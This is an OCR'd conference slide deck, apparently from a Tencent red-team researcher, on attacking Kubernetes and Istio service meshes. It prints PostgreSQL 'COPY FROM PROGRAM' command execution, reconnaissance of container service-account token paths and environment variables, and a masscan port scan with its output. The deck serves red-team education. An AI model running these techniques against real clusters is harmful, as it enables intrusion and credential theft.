
网络安全创新大会
Cyber Security Innovation Summit

Attack in a Service Mesh

姓名 Neargle 腾讯蓝军高级研究员



腾讯安全平台部
Tencent Security
Platform Dpt.

security/force/redteam.tencent.com

腾讯蓝军 高级安全研究员

腾讯安全平台部 安全工程师


安全开源组织OpenSec成员

weibo.com/neargle


github.com/neargle

Docker/Kubernetes in Google Trends

Google Trends



Intro of Istio/Service Mesh




My expectation would be, **90%** of Kubernetes users use Istio two years from now.

You could argue the value you get from Istio is larger than Kubernetes.

——— Google Cloud CTO Urs Hölzle

Istio/ServiceMesh/CloudNative in Google Trends

Google Trends



Cloud Native in Tencent

几十万级 K8S 容器母机节点
(截止到12月初统计 kubelet 节点数量)

内外部云原生产品:

- TKE 容器服务
- 蓝盾 DevOps
- TKE Mesh 服务网格
- tRPC 服务治理
- 网关/边缘/检测/观察/日志/名字服务等

最复杂的多租户容器集群:

...

DevSecOps / 安全服务 / 容器运行时 / 流量监控 / 红蓝对抗 / 安全研究 等

云原生容器集群安全演习的目标和模型

演习之前，确认目标


AD域控制器（Domain Controller）...

Agent Master、发布平台、自动化运维管控、跳板机、堡垒机 ...

红队眼中的 Kubernetes APIServer:

- 容器编排K8S总控组件
- pods, services, secrets, serviceaccounts, bindings, componentstatuses, configmaps, endpoints, events, limitranges, namespaces, nodes, persistentvolumeclaims, persistentvolumes, podtemplates, replicationcontrollers, resourcequotas ...
  可控以上所有 k8s 资源
- 可获取几乎所有容器的交互式shell
- 利用一定技巧可获取所有容器母机的交互式shell


一般模型



1) Public Network to container
2) Container to other containers
3) Container to current host (escape)
4) Container to other nodes
5) Container to apiserver
6) Node host to apiserver
7) Node to master node

1. 任意文件代码写入的利用难度提升.
   - No running /usr/sbin/cron -f
   - No running /usr/sbin/sshd -D ...
2. 获取的Shell可能在生命周期受限的 serverless 环境.
3. 集群内的网络控制更加容易和智能(networkpolicy/service mesh)
   - 出网需求减少的生产环境，出网率 4/1
     - 加剧反序列化的利用难度，多个gadget失效
   - 服务级、细粒度、多维度的网络管控和治理
4. Bind shell、bind proxy、port knocking 等技巧不再有效


But in the container



```
postgres=# COPY cmd_exec FROM PROGRAM 'ps auxf';
postgres=# COPY cmd_exec FROM PROGRAM 'cat /proc/1/cgroup';
postgres=# SELECT * FROM cmd_exec;
cmd_output
------------------------------------------------------------------------------------------------------------
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
postgres       1  0.0  0.1 288240 18004 ?        Ss   10:42   0:00 postgres
postgres      52  0.0  0.0 288240  3588 ?        Ss   10:42   0:00 postgres: checkpointer process
postgres      53  0.0  0.0 288240  3332 ?        Ss   10:42   0:00 postgres: writer process
postgres      54  0.0  0.0 288240  6240 ?        Ss   10:42   0:00 postgres: wal writer process
postgres      55  0.0  0.0 288652  2928 ?        Ss   10:42   0:00 postgres: autovacuum launcher process
postgres      56  0.0  0.0 143164  2016 ?        Ss   10:42   0:00 postgres: stats collector process
postgres     707  0.0  0.0 289264  6804 ?        Ss   15:26   0:00 postgres: postgres postgres 127.0.0.1(48187) COPY
postgres     708  0.0  0.0   4268   624 ?        S    15:26   0:00  _ sh -c ps aux
postgres     709  0.0  0.0  38296  1628 ?        R    15:26   0:00      _ ps auxf
12:hugetlb:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
11:pids:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
9:cpuset:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
....
(23 rows)
```

容器进程 = 一个cgroup、namespace等资源受限的普通Linux进程


In Kubernetes




```
ps aux
ls -l .dockerenv
capsh --print
env | grep KUBE
cat /proc/1/cgroup
ls -l /run/secrets/kubernetes.io/
mount
df -h
cat /etc/resolv.conf
and so on...
```

```
# env | grep KUBE
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_SERVICE_PORT=443
KUBERNETES_SERVICE_HOST=10.96.0.1
# ls -l /run/secrets/kubernetes.io/serviceaccount
total 0
lrwxrwxrwx 1 root root 13 Sep 15 10:42 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 Sep 15 10:42 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Sep 15 10:42 token -> ..data/token
# cat /etc/mtab  | grep kube
tmpfs /run/secrets/kubernetes.io/serviceaccount tmpfs ro,relatime 0 0
```

K8S Default network access?



K8S Default IP distribution rules?



Scan in istio?

```
masscan 172.17.0.21 -p1-1000 --rate=500 -oX test.xml
```

1000 ports ALL OPEN

```
┌─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└── #masscan 172.17.0.21 -p1-1000 --rate=500 -oX test.xml

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-12-25 08:29:06 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [1000 ports/host]
┌─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└── #grep open test.xml | wc -l
947
┌─[root@tencent-force-pentest-for-all-test-not-hostnetwork]-[/src]
└── #grep open test.xml | head
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
